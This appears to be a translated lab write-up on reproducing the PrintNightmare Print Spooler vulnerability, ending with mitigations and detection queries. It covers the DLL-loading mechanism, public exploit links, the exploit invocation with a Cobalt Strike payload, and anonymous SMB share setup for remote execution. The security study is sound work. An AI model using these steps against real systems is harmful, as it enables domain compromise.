It will copy A,B and C into folder C:\Windows\System32\spool\drivers\x64\3\new. And then it will copy them to C:\Windows\System32\spool\drivers\x64\3, and load C:\Windows\System32\spool\drivers\x64\3\A.dll and C:\Windows\System32\spool\drivers\x64\3\C.dll into the Spooler service. However, in the latest version, Spooler will check to make sure that A and C is not a UNC path. But as B can be an UNC path, so we can set pConfigFile as an UNC path (an evildll). This will make our evildll Evil.dll be copied into C:\Windows\System32\spool\drivers\x64\3\ Evil.dll. Then call RpcAddPrinterDriver again, to set pDataFile to be C:\Windows\System32\spool\drivers\x64\3\ Evil.dll. It will load our evil dll. Unfortunate, it does not work. Because if you set A, B, C in the folder C:\Windows\System32\spool\drivers\x64\3. There will be an access conflict in file copy. To bypass this, we need to use


Not described here. It is recommended that students who are interested find it by themselves.

Then take a look at the process of copying files






You need to use the driver to upgrade the backup function,The old version is backed up to the C:\Windows\System32\spool\drivers\x64\3\old\1 \folder.



Finally, load any of our DLL into the Spooler service to exploit the vulnerability.



If in remote RCE `pConfigFile` Set to UNC(Universal Naming Convention)The address is OK.

Note:

1. `The created smb service allows anonymous access.`
2-. `Verify that you use the username and password of a common domain user.`
3-. `Must be in the domain environment.`

Theoretically, it affects all windows machines running printer services.

CVE-2021-34527 reproduce

Currently, the public EXP includes:

C++

`https://github.com/hayasec/PrintNightmare <https://github.com/hayasec/PrintNightmare>`

python/C#

`https://github.com/cube0x0/CVE-2021-1675 <https://github.com/cube0x0/CVE-2021-1675>`

And local privilege escalation


`https://github.com/hlldz/CVE-2021-1675-LPE <https://github.com/hlldz/CVE-2021-1675-LPE>`

1. Local privilege escalation and reproduction


Are using

`https://github.com/hlldz/CVE-2021-1675-LPE <https://github.com/hlldz/CVE-2021-1675-LPE>`

The environment is as follows:





Reproduce not hard,Because spoolsv.exe is x64, we use Cobalt Strike x64 dll here.



When exploiting a vulnerability, you must use the DLL path as the first parameter to exploit the vulnerability. It's OK!

`CVE-2021-1675-LPE.exe PAYLOAD_DLL_PATH`





2. Remote RCE reproduction


Are using

`https://github.com/cube0x0/CVE-2021-1675`

The environment is as follows:

Attack host: the host in the text domain of the common users in the WIN10 domain

Attack host: windows server 2019 domain control (DC)



In accordance `https://github.com/cube0x0/CVE-2021-1675` `<https://github.com/cube0x0/CVE-2021-1675>` smb settings method to provide anonymous access to shared files on a host in the domain

SMB configuration

Easiest way to host payloads is to use samba and modify `/etc/samba/smb.conf` to allow anonymous access


```
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
```

From windows it's also possible


```
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
# Reboot
```

Put a malicious DLL inShare directories and allow anonymous access. You must be able to obtain files directly on the domain control or the target host. Otherwise:


`Error` `Error: code: 0x5 - rpc_s_access_denied` `Indicates that smb cannot be accessed anonymously.`




The C# Version of EXP is used here for demonstration and utilization.



In the folder corresponding to DC, we can see



You can see that the Cobalt Strike is successfully launched.



Defense methods

Microsoft recommendations

Check whether the Print Spooler service is running.

Run the following command:

`Get-Service -Name Spooler`

If the Print Spooler is running or the service is not set to disabled, select one of the following options to disable Print Spooler service, or disable inbound remote printing through group policy:

Option 1-disable Print Spooler service

If you disable Print Spooler service for your enterprise, run the following PowerShell command:

`Stop-Service -Name Spooler -Force`

`Set-Service -Name Spooler -StartupType Disabled`

Option 2-disable inbound remote printing through Group Policy

You can also configure group policies:

Computer Configuration/management template/printer

Disable the allow print backend handlers to accept client connections: policy to prevent remote attacks.

Limit ACLs

Add a deny rule to the driver directory and all subdirectories to prevent the SYSTEM account from modifying its content.

```
$Path = "C:\Windows\System32\spool\drivers"
$Acl = (Get-Item $Path).GetAccessControl('Access')
$Ar = New-Object System.Security.AccessControl.FileSystemAccessRule("System", "Modify", "ContainerInherit, ObjectInherit", "None", "Deny")
$Acl.AddAccessRule($Ar)
Set-Acl $Path $Acl
```

Detection method

```
EventID = '11' and Image like 'spoolsv.exe' and TargetFilename like 'C:\Windows\System32\spool\drivers\x64\3 \'
```

```
EventID 316
Message INFO 316 NT AUTHORITY\SYSTEM printer driver 1234 has been added or updated Windows x64 Version-3. Files:- UNIDRV.DLL, kernelbase.dll, 123. DLL. No user operations are required.
```

id: Li Mu

Reference:

https://github.com/afwu/PrintNightmare <https://github.com/afwu/PrintNightmare>

https://github.com/cube0x0/CVE-2021-1675 <https://github.com/cube0x0/CVE-2021-1675>

https://github.com/evilashz/CVE-2021-1675-LPE-EXP <https://github.com/evilashz/CVE-2021-1675-LPE-EXP>